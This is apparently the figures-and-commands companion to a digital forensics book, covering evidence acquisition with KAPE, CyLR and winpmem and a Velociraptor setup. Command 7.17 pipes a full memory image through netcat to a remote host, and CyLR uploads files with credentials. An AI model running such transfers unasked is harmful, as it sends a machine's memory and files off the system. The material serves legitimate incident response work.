Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UserPnp%4DeviceInstall.evtx
```

Figure 6.15 – CyLR output

```
2022-04-14T00:22:02 [info] Collection complete. 0:09:52.6881952 elapsed
```

Figure 6.16 – CyLR completion message

Name	Date modified	Type	Size
\$Recycle.Bin	4/13/2022 5:30 PM	File folder	
ProgramData	4/13/2022 5:30 PM	File folder	
Users	4/13/2022 5:29 PM	File folder	
WINDOWS	4/13/2022 5:29 PM	File folder	
\$LogFile	10/16/2019 10:56 PM	File	65,536 KB
\$MFT	10/16/2019 10:56 PM	File	936,448 KB

Figure 6.17 – CyLR acquired files




Figure 6.18 – KAPE GUI




Figure 6.19 – Setting target source and destinations

Drag a column header here to group by that column

Selected	Name	Folder	Description
<input type="checkbox"/>	n\c	n\c	n\c
<input type="checkbox"/>	!BasicCollection	Compound	Basic Collection
<input checked="" type="checkbox"/>	!SANS_Triage	Compound	SANS Triage Collection
<input type="checkbox"/>	\$Boot	Windows	\$Boot
<input type="checkbox"/>	\$J	Windows	\$J
<input type="checkbox"/>	\$LogFile	Windows	\$LogFile
<input type="checkbox"/>	\$MFT	Windows	\$MFT
<input type="checkbox"/>	\$MFTMirr	Windows	\$MFTMirr

☐ Process VSCs
 ☒ Deduplicate
 Container: ☒ None ☐ VHDX ☐ VHD ☐ Zip

SHA-1 exclusions:
 Base name:
☒ Zip container ☐ Transfer

Figure 6.20 – SANS_Triage target

Editor: !SANS_Triage

Description: SANS Triage Collection
 Author: Mark Hallman
 Version: 1.2
 Id: 1bfbd59d-6c58-4eeb-9da7-1d9612b79964
 RecreateDirectories: true
 Targets:

- Name: Antivirus
 Category: Antivirus
 Path: Antivirus tkape
- Name: CloudStorage_Metadata
 Category: Apps
 Path: CloudStorage_Metadata tkape
- Name: CombinedLogs
 Category: WindowsLogs
 Path: EventLogs tkape
- Name: EvidenceOfExecution
 Category: EvidenceOfExecution
 Path: EvidenceOfExecution tkape
- Name: FileSystem
 Category: FileSystem

Figure 6.21 – SANS target details



Figure 6.22 – KAPE command-line command




Figure 6.23 – Data destruction warning




Figure 6.24 – KAPE command output

Name	Date modified	Type	Size
C	4/24/2022 2:42 PM	File folder	
2022-04-24T213646_ConsoleLog.txt	4/24/2022 2:46 PM	Text Document	82 KB
2022-04-24T213646_CopyLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	917 KB
2022-04-24T213646_SkipLog.csv	4/24/2022 2:46 PM	Microsoft Excel Comma...	68 KB

Figure 6.25 – KAPE targets acquired

Name	Date modified	Type	Size
\$Extend	4/24/2022 2:42 PM	File folder	
\$Recycle.Bin	4/24/2022 2:38 PM	File folder	
ProgramData	4/24/2022 2:37 PM	File folder	
Users	4/24/2022 2:38 PM	File folder	
Windows	4/24/2022 2:43 PM	File folder	
\$Boot	10/16/2019 10:56 PM	File	8 KB
\$LogFile	10/16/2019 10:56 PM	File	65,536 KB
\$MFT	10/16/2019 10:56 PM	File	1,024,512 KB
\$Secure_\$SDS	10/16/2019 10:56 PM	File	6,506 KB

Figure 6.26 – Details of KAPE acquired artifacts

Code and Commands

Command 6.1:

```
E:\winpmem_mini_x64_rc2.exe -help
```

Command 6.2:

```
E:\winpmem_mini_x64_rc2.exe Acc_LT09.raw
```

Command 6.3:

```
C:\Program Files (x86)\VMware\VMware
Workstation>vmss2core.exe suspect.vmss suspect.vmem
```

Command 6.4:

```
C:\wevtutil epl<Log Type> E:\<FileName>.evtx
```

Command 6.5:

```
.\kape.exe --tsource C: --tdest E:\Acct_LT009 --tflush --target !SANS_Triage -gui
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. When looking at the order of volatility, which of the following evidence categories should be acquired first?
 - Random Access Memory
 - Pagefile or Swap File
 - Central Processing Unit, Registers
 - Storage Drive
2. It is a good practice to acquire the pagefile with RAM if using FTK Imager.
 - True
 - False
3. When recreating the memory from a virtual system, responders should acquire both the VMSS and VMEM file.
 - True
 - False

Further reading

For more information about the topics covered in this chapter, you can refer to the following:

- *Order of Volatility:* https://www.forensicswiki.org/wiki/Digital_evidence#Order_of_Volatility
- *The Advanced Data Acquisition Model:* <https://researchrepository.murdoch.edu.au/id/eprint/14422/>
- *Best Practices in Digital Evidence Collection:* <https://digital-forensics.sans.org/blog/2009/09/12/best-practices-in-digital-evidence-collection/>

Chapter 7

Images




Figure 7.1 – Velociraptor setup




Figure 7.2 – Velociraptor welcome screen

```
GNU nano 4.0 /etc/velociraptor.config.yaml
version:
  name: velociraptor
  version: 0.6.4-1
  commit: abe3ae68
  build time: *2022-04-26T10:46:54+10:00*
  compiler: go1.18.1
Client:
  server_urls:
    - https://192.168.0.200:8000/
  ca_certificate: |
    -----BEGIN CERTIFICATE-----
    MIIDTCCAjSgAwIBAgIRAM7id3dkUclJTp3vTWID1ZywBQYJKoZIhvcNAQELBQAw
    GjEYMBYGA1UEChMPVnVsb2NpcnFwdG9yIENBMBA4XDTIyMDQyOTAxNDUyM1oX
    DTMyMDQyNjAxNDUyM1owGjEYMBYGA1UEChMPVnVsb2NpcnFwdG9yIENBM1Ih
    IjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvsghRXI696fBktpQjG+CQ2
    OADRFDkTwTD+EOSaDb9xp8jjR+2WVckXPoGatTp0p2heYAfnc5RvBORjQvqCf
    DOLLXahVt4+mMfR04ivqYs2JstwwalSERSSxJ8d3TYoFiQf3RycTAh4+PUF1
    YERqtm7Gm9+A748qTaduUaCpgAPn5ohF4jprN7xEqUM6GrVvrgV7mJ48/0UcfI
    JPR9TYXzVM92DCA6qw7NadF4/jyRT/9aJgBRKnEb51JYaCNlvD5QvV+bRkM3xp
    LivmlbNGhFpQTChVDmiJ2TKU+M4rJHT8aEpa8Q8K/ufFFY379sB0Hp1DAEo30Gzj
    5Fe0kMx120TwIDAQABo4GMIGJMA4GA1UdDwEB/wQEAwICpDAdBgNVHSUEFjA0
    BgggrBgEFBQcDAQYIKWYBBQUHAwIwDwYDVROTAQH/BAUwAwEB/zAdBgNVHQ4
    EFgQUXh6+5UjgnxqZ9N4Bxn0IAU8MLzUwKAYDVROBCEwH4IdVmVsb2Npc
    nFwdG9yX2NhLnZlbG9jaWRlcC5jb20wDQYJKoZIhvcNAQELBQADggEBAJlz
    vHK6spk1Zotbv+3NFmfvsxxt51r8QuBGCEykoZ42y+lg4ePi6oOXvAaGNkcE
    oLMRzaey/wR0XaYb9E+HWWHFA/WoXs7MYCazc5DpUpjxjalYmpvCFBasF9k
    MDcdSSfCnIAkrHlPewm8OX6kvQ1+lfWSDRv+7904n1XSA69LjJW5xyTkveMz
    RuFf5zLj9cBfMQrdwYpN0qDEo2cR8GML7DfBqq4ews9DCQK5ntiXQuEGJjU
    qin/RalabtG01Yu09k8sTUCdtQTOWCUs5455Edjg4jUFCiwuwsIQpmj4+rzwrJ
    +9APMU4hq0ruy01YjYnR+dF+eO43Jkxj09Y0cY=
    -----END CERTIFICATE-----
  nonce: IP8U8nlaU+U=
  use self signed ssl: true
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
  tempdir_windows: $ProgramFiles\Velociraptor\Tools
  max_poll: 60
  windows_installer:
    service_name: Velociraptor
    install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
    service_description: Velociraptor service
  darwin_installer:
    service_name: com.velocidex.velociraptor
    install_path: /usr/local/sbin/velociraptor
  Get Help    Write Out    Where Is    Cut Text    Justify
  Exit        Read File    Replace    Paste Text  To Spell
```

Figure 7.3 – Configuring the Velociraptor YAML file

```
Administrator: Command Prompt
C:\Users\Atomic Red Team\Desktop>Velociraptor_Agent.exe service install
C:\Users\Atomic Red Team\Desktop>
```

Figure 7.4 – Velociraptor Agent installation



Figure 7.5 – Searching for clients

	Client ID	Hostname	Fqdn
<input type="checkbox"/>	C-325723f95d75b178	DESKTOP-5EP500E	DESKTOP-5EP500E.hitronhub.home
<input type="checkbox"/>	C-61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home

Figure 7.6 – Client list

DESKTOP-9SK5KPF.hitronhub.home	
Client ID	C.61ccda4581e72dd1
Agent Version	2022-04-26T10:48:34+10:00
Agent Name	velociraptor
First Seen At	2022-04-29 01:51:27 UTC
Last Seen At	2022-05-04 01:15:25 UTC
Last Seen IP	192.168.0.36:52173
Labels	
Operating System	windows
Hostname	DESKTOP-9SK5KPF
FQDN	DESKTOP-9SK5KPF.hitronhub.home
Release	Microsoft Windows 10 Enterprise Evaluation10.0.19044 Build 19044
Architecture	amd64

Figure 7.7 – Client information



Figure 7.8 – Accessing Shell




Figure 7.9 – Windows netstat command output



Figure 7.10 – Accessing the VFS




Figure 7.11 – The VFS



Figure 7.12 – Refresh buttons

	Name	Size	Mode	mtime
	Ole DB	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	ado	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	bghe21.dll	1 Mb	-rwxr-xr-x	2022-05-04 09:44:20 UTC
	en-US	0 b	drwxr-xr-x	2019-12-07 09:49:03 UTC
	msadc	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	wab32.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC
	wab32res.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC

Figure 7.13 – Suspect DLL

\\.\C:\Program Files\Common Files\System\bghe21.dll	
Size	721990
Mode	-rwxr-xr-x
Mtime	2022-05-04T09:44:20Z
Atime	2022-05-04T02:50:09.4841997Z
Ctime	2022-05-04T02:50:12.890088Z
Btime	2022-05-04T02:49:43.4814923Z
Fetch from Client	Collect from the client

Figure 7.14 – Collecting files

		Client ID	Hostname	Fqdn
<input type="checkbox"/>		C..325723f95d75b170	DESKTOP-5EP500E	DESKTOP-5EP500E.hitronhub.home
<input type="checkbox"/>		C..61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home

Figure 7.15 – Client list




Figure 7.16 – Collection icon



Figure 7.17 – Starting a new collection

New Collection: Select Artifacts to collect

Windows.Forensics.Usn
Windows.KapeFiles.Extract
Windows.KapeFiles.Targets
Windows.Memory.Acquisition

Figure 7.18 – Selecting artifacts

Windows.KapeFiles.Targets

Type: client

Kape is a popular bulk collector tool for triaging a system quickly. While KAPE itself is not an opensource tool, the logic it uses to decide which files to collect is encoded in YAML files hosted on the KapeFiles project (<https://github.com/EricZimmerman/KapeFiles>) and released under an MIT license.

This artifact is automatically generated from these YAML files, contributed and maintained by the community. This artifact only encapsulates the KAPE "Targets" - basically a bunch of glob expressions used for collecting files on the endpoint. We do not do any post processing these files - we just collect them.

We recommend that timeouts and upload limits be used conservatively with this artifact because we can upload really vast quantities of data very quickly.

Parameters

Name	Type	Default	Description
UseAutoAccessor	bool	Y	Uses file accessor when possible instead of ntfs parser - this is much faster.
Device		C:	Name of the drive letter to search.
VSSAnalysis	bool		If set we run the collection across all VSS and collect only unique changes.
_BasicCollection	bool		Basic Collection (by Phill Moore): \$Boot, \$J, \$J, \$LogFile, \$MFT, \$Max, \$Max, \$T, \$T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK

Figure 7.19 – KAPE Targets details

Select Artifacts	Configure Parameters	Specify Resources	Review	Launch
------------------	----------------------	-------------------	--------	--------

Figure 7.20 – Collection parameters

New Collection: Configure Parameters

• Artifact	
• Windows.KapeFiles.Targets	
UseAutoAccessor	<input checked="" type="checkbox"/> Uses file accessor when possible instead of nfts parser - this is much faster
Device	C:
VSSAnalysis	<input type="checkbox"/> If set we run the collection across all VSS and collect only unique changes
_BasicCollection	<input checked="" type="checkbox"/> Basic Collection (by Phil Moore): \$Boot, \$!, \$!, \$LogFile, \$MFT, \$Max, \$Max, \$T, \$T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK Files XP, Event logs Win7+, Event logs Win7+, Event logs XP, LNK Files from C:\ProgramData, LNK Files from Microsoft Office Recent, LNK Files from Recent, LNK Files from Recent (XP), Local Service registry hive, Local Service registry hive, Local Service registry transaction files, Local Service registry transaction files, NTUSER.DAT DEFAULT registry hive, NTUSER.DAT DEFAULT registry hive, NTUSER.DAT DEFAULT transaction files, NTUSER.DAT DEFAULT transaction files, NTUSER.DAT registry hive, NTUSER.DAT registry hive XP, NTUSER.DAT registry transaction files, Network Service registry hive, Network Service registry hive, Network Service registry transaction files, Network Service registry transaction files, PowerShell Console Log, Prefetch, Prefetch, RECYCLER - WinXP, RecentFileCache, RecentFileCache, Recycle Bin - Windows Vista+, RegBack registry transaction files, RegBack registry transaction files, Restore point LNK Files XP, SAM registry hive, SAM registry hive, SAM registry hive (RegBack), SAM registry hive (RegBack), SAM registry transaction files, SAM registry transaction files, SECURITY registry hive, SECURITY registry hive, SECURITY registry hive (RegBack), SECURITY registry hive (RegBack), SECURITY registry transaction files, SECURITY registry transaction files, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive, SOFTWARE registry hive (RegBack), SOFTWARE registry hive (RegBack), SOFTWARE registry transaction files, SOFTWARE registry transaction files, SOFTWARE registry transaction files, SRUM, SRUM, SYSTEM registry hive, SYSTEM registry hive, SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry hive (RegBack), SYSTEM registry transaction files, SYSTEM registry transaction files, Setupapi log Win7+, Setupapi log Win7+, Setupapi log XP, Syscache, Syscache transaction files, System Profile registry hive, System Profile registry hive, System Profile registry transaction files, System Profile registry transaction files, System Restore Points Registry Hives (XP), Thumbnailcache DB, UserClass.dat registry hive, UserClass.dat registry transaction files, WindowsIndexSearch, XML, XML, at, job, at, job, at, SchedLgU.txt, at, SchedLgU.txt

Figure 7.21 – Collection parameters detail

New Collection: Review request

```
1 {  
2   "artifacts": [  
3     "Windows.KapeFiles.Targets"  
4   ],  
5   "specs": [  
6     {  
7       "artifact": "Windows.KapeFiles.Targets",  
8       "parameters": {  
9         "env": [  
10        {  
11          "key": "_BasicCollection",  
12          "value": "Y"  
13        }  
14      ]  
15    }  
16  ]  
17 ]  
18 }
```

Figure 7.22 – Collection request review



F.C9PGNBRNPT0PC

Windows.KapeFiles.Targets

Figure 7.23 – Collection request progress

Results	
Artifacts with Results	Windows.KapeFiles.Targets/All File MetadataWindows.KapeFiles.Targets/Uploads
Total Rows	1202
Uploaded Bytes	608775661 / 608775661
Files uploaded	600
Download Results	<div> <div></div> <div></div> </div>
Available Downloads	
Name	Size (Mb) Date
DESKTOP-9SK5KPF-C.61ccda4581e72dd1-FC9PGNBRNPT0PC	71 Mb 2022-05-04T23:41:37Z

Figure 7.24 – KAPE Targets ready for download

auto > C:\3A > Users > Atomic Red Team			Search Atomic Red Team
Name	Date modified	Type	
AppData	5/4/2022 5:43 PM	File folder	
NTUSER.DAT	5/4/2022 5:43 PM	DAT File	
NTUSER.DAT.idx	5/4/2022 5:43 PM	IDX File	
ntuser.dat.LOG1	5/4/2022 5:43 PM	LOG1 File	
ntuser.dat.LOG1.idx	5/4/2022 5:43 PM	IDX File	
ntuser.dat.LOG2	5/4/2022 5:43 PM	LOG2 File	

Figure 7.25 – Acquired evidence

Code and Commands

Command 7.1:

```
mkdir velociraptor
```

Command 7.2:

```
cd velociraptor
```

Command 7.3:

```
wget  
https://github.com/Velocidex/velociraptor/releases/download  
/v0.6.4-1/velociraptor-v0.6.4-1-linux-amd64
```

Command 7.4:

```
chmod +x velociraptor-v0.6.4-1-linux-amd64
```

Command 7.5:

```
./velociraptor-v0.6.4-1-linux-amd64 config generate >  
velociraptor.config.yaml
```

Command 7.6:

```
nano velociraptor.config.yaml
```

Command 7.7:

```
sudo mv velociraptor.config.yaml /etc
```

Command 7.8:

```
./velociraptor-v0.6.4-1-linux-amd64 --config  
/etc/velociraptor.config.yaml user add admin --role  
administrator
```

Command 7.9:

```
./velociraptor-v0.6.0-1-linux-amd64 --config  
/etc/velociraptor.config.yaml frontend -v
```

Command 7.10:

```
sudo nano /etc/velociraptor.config.yaml
```

Command 7.11:

```
use_self_signed_ssl: true
```

Command 7.12:

```
cd velociraptor
```

Command 7.13:

```
./velociraptor-v0.6.4-1-linux-amd64 --config  
/etc/velociraptor.config.yaml config client >  
client.config.yaml
```

Command 7.14:

```
wget  
https://github.com/Velocidex/velociraptor/releases/download  
/v0.6.4-1/velociraptor-v0.6.4-windows-amd64.exe
```

Command 7.15:

```
./velociraptor-v0.6.0-1-linux-amd64 config repack --exe  
velociraptor-v0.6.0-1-windows-amd64.exe client.config.yaml  
Velociraptor_Agent.exe
```

Command 7.16:

```
CyLR.exe -u username -p password -s 192.168.0.15
```

Command 7.17:

```
C:/winpmem-2.1.exe - | nc 192.168.0.56 4455
```

Questions

Answer the following questions to test your knowledge of this chapter:

1. In an incident investigation, it may not be necessary to obtain a full disk or memory image before an analysis can be conducted.
 - True
 - False
2. Which of the following are not advantages of an EDR platform?
 - Cost
 - Scalability of investigation
 - Event alerting
 - Central management
3. The one advantage to Velociraptor is that all of the processing is done on the Velociraptor server.

- True
- False

Chapter 8

Images




Figure 8.1 – Physical versus logical volumes



Figure 8.2 – E01 file format

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>fsutil behavior query disableddeletenotify
NTFS DisableDeleteNotify = 0 (Allows TRIM operations to be sent to the storage device)
ReFS DisableDeleteNotify = 0 (Allows TRIM operations to be sent to the storage device)

C:\WINDOWS\system32>
```

Figure 8.3 – TRIM operations enabled

